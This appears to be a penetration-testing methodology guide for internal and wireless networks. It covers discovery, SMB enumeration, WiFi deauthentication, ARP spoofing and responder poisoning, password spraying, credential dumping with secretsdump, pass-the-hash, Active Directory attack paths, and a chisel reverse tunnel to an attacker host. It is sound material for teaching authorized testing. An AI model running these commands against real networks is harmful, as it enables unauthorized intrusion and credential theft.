Network Assessment Methodology: Internal & Wireless Operations
A structured, professional workflow for conducting internal and wireless network security assessments. Focused on enumeration, trust relationships, and controlled lateral movement.

“Networks are not boxes and ports. They are trust relationships. Compromise the trust, and the network follows.”
In internal and wireless assessments, the challenge isn’t writing exploits, it’s understanding how the network operates, who trusts what, and where the weak boundaries are.
Every environment is unique. Some leaks are obvious, others hide in plain sight. Your goal is to map, observe, and act with control, not chaos.
Successful compromises are almost always the result of:
- misconfigured services
- credential reuse
- implicit trust relationships
- operational oversights
Zero-days are rare. Process, discipline, and knowledge make the difference.
This workflow reflects decades of field experience and can be applied in labs, engagement scenarios, or red team operations.
It’s deliberate, repeatable, and designed to minimize noise while maximizing insight.
This approach has been refined across labs, internal assessments, and production environments, and prioritizes safety, repeatability, and clear outcomes.
1. Discovery
Rule #1: Before sending a single packet, understand the environment. Touch nothing until you know what you’re touching.
Objectives
- identify live hosts
- map subnets and routing
- locate gateways and infrastructure
- observe broadcast traffic and naming conventions
Passive examples
1
2
3
sudo arp-scan -l
sudo netdiscover -r 192.168.1.0/24
tcpdump -i eth0
Passive discovery often reveals more than active scanning:
- hostnames
- domain names
- printers
- management systems
- authentication attempts
Only after building context should active enumeration begin.
Active Scanning
1
2
nmap -sS -T4 -p- <target-subnet>
nmap -sV -sC -p 21,22,80,443,139,445 <IP>
Early discipline determines downstream success.
2. Service Exposure Analysis
With the network mapped, evaluate which services are accessible and how authentication is handled.
The goal is not shells.
The goal is weak trust boundaries.
Common real‑world findings
- anonymous or guest access
- default credentials
- legacy services
- overly permissive shares
- forgotten internal tooling
1
2
3
4
smbclient -L //<IP> -N
smbmap -H <IP>
enum4linux -a <IP>
snmpwalk -v2c -c public <IP>
Credentials and configuration weaknesses scale. Exploits rarely do.
3. Wireless Access Assessment
Wireless networks should be treated as another ingress path, not a separate discipline.
In many environments, Wi‑Fi provides the same trust level as the internal LAN.
Objectives
- capture authentication material
- test weak passphrases
- identify rogue or misconfigured access points
- validate segmentation controls
1
2
3
airmon-ng start wlan0
airodump-ng wlan0mon
aireplay-ng -0 5 -a <BSSID> -c <ClientMAC> wlan0mon
Weak wireless controls are usually architectural issues rather than technical ones.
4. Traffic & Trust Observation
Once inside, slow down.
Observe how systems communicate before attempting further access.
Look for
- cleartext credentials
- NTLM / Kerberos flows
- session tokens or cookies
- internal APIs
- management traffic
1
2
3
tcpdump
mitmproxy
responder
Controlled interception (when authorized)
1
2
arpspoof -i eth0 -t <victim> <gateway>
mitmproxy -i eth0 -p 8080
Use active interception only in approved environments. These techniques are highly intrusive.
Quiet operators stay effective longer.
5. Initial Access Validation
Use what the environment already trusts.
Prefer legitimate authentication over forced exploitation whenever possible.
Typical paths
- password reuse
- weak credentials
- exposed shares
- misconfigured services
- forgotten service accounts
1
2
netexec smb 10.10.10.0/24 -u users.txt -p passwords.txt
evil-winrm -i <IP> -u user -p pass
Legitimate access is:
- quieter
- more stable
- easier to justify in reporting
Reliability beats cleverness.
6. Controlled Lateral Movement
Expand visibility methodically.
Avoid rapid movement that creates unnecessary noise.
Goals
- collect additional credentials
- increase privilege gradually
- understand trust chains
- widen assessment coverage
1
2
impacket-secretsdump jusot99@host
impacket-psexec -hashes <LM>:<NT> administrator@host
Document every step.
Speed creates alerts.
Control creates results.
7. Directory & Trust Mapping
Active Directory environments are trust graphs.
Map relationships before taking action.
Trust Path Analysis
Use:
bloodhound+SharpHoundto map trustRubeusto harvest TGTs/AS-REPskerbrute,impacketfor relays + coercion- Abuse delegation / GPP / password reuse
LAPS, printers, DNSAdmin, GPP, DCSync all lead to Domain Admin when misconfigured.
Common weaknesses
- delegated privileges
- service accounts
- password reuse
- legacy ACLs
- unconstrained delegation
- misconfigured policies
Most privilege escalation paths are configuration mistakes, not advanced exploits.
Understanding trust edges is more valuable than any payload.
8. Pivoting & Tunneling
Access rarely exists in one segment.
Build stable, maintainable paths between networks.
Treat pivoting as infrastructure, not improvisation.
1
2
3
4
5
chisel server -p 8000 --reverse
chisel client <attacker>:8000 R:3389:127.0.0.1:3389

ssh -L 1080:target:22 user@jumpbox
proxychains nmap -sT 192.168.50.0/24
Stability always outweighs clever tricks.
9. Evidence & Reporting
Technical success without clear communication has little value.
Findings must be reproducible, understandable, and actionable.
Deliverables
- step‑by‑step reproduction
- commands and artifacts
- screenshots or logs
- affected systems
- business impact explanation
- practical remediation guidance
Clear reports build trust with stakeholders.
Professionalism outlasts technical novelty.
Core Toolset
Keep the toolkit small and dependable.
| Tool | Purpose |
|---|---|
netdiscover | Passive network mapping |
aircrack-ng | Wireless attacks |
responder | LLMNR/NBT-NS poisoning |
mitmproxy | Intercept traffic |
netexec | Network exploitation & movement |
Impacket | SMB, RDP, WMI, Kerberos attacks |
BloodHound | Active Directory graph attacks |
Depth of understanding matters more than quantity.
Operating Principles
- map first, act second
- prefer credentials over exploits
- move deliberately
- minimize noise
- validate assumptions
- document everything
- think in terms of trust, not hosts
Final Thoughts
Internal security work is not about moving faster than defenders.
It is about:
- observing patiently
- understanding systems
- testing boundaries deliberately
- communicating clearly
“Networks fail because of misplaced trust, not complexity.“
Map the trust.
Validate assumptions.
Move with intent.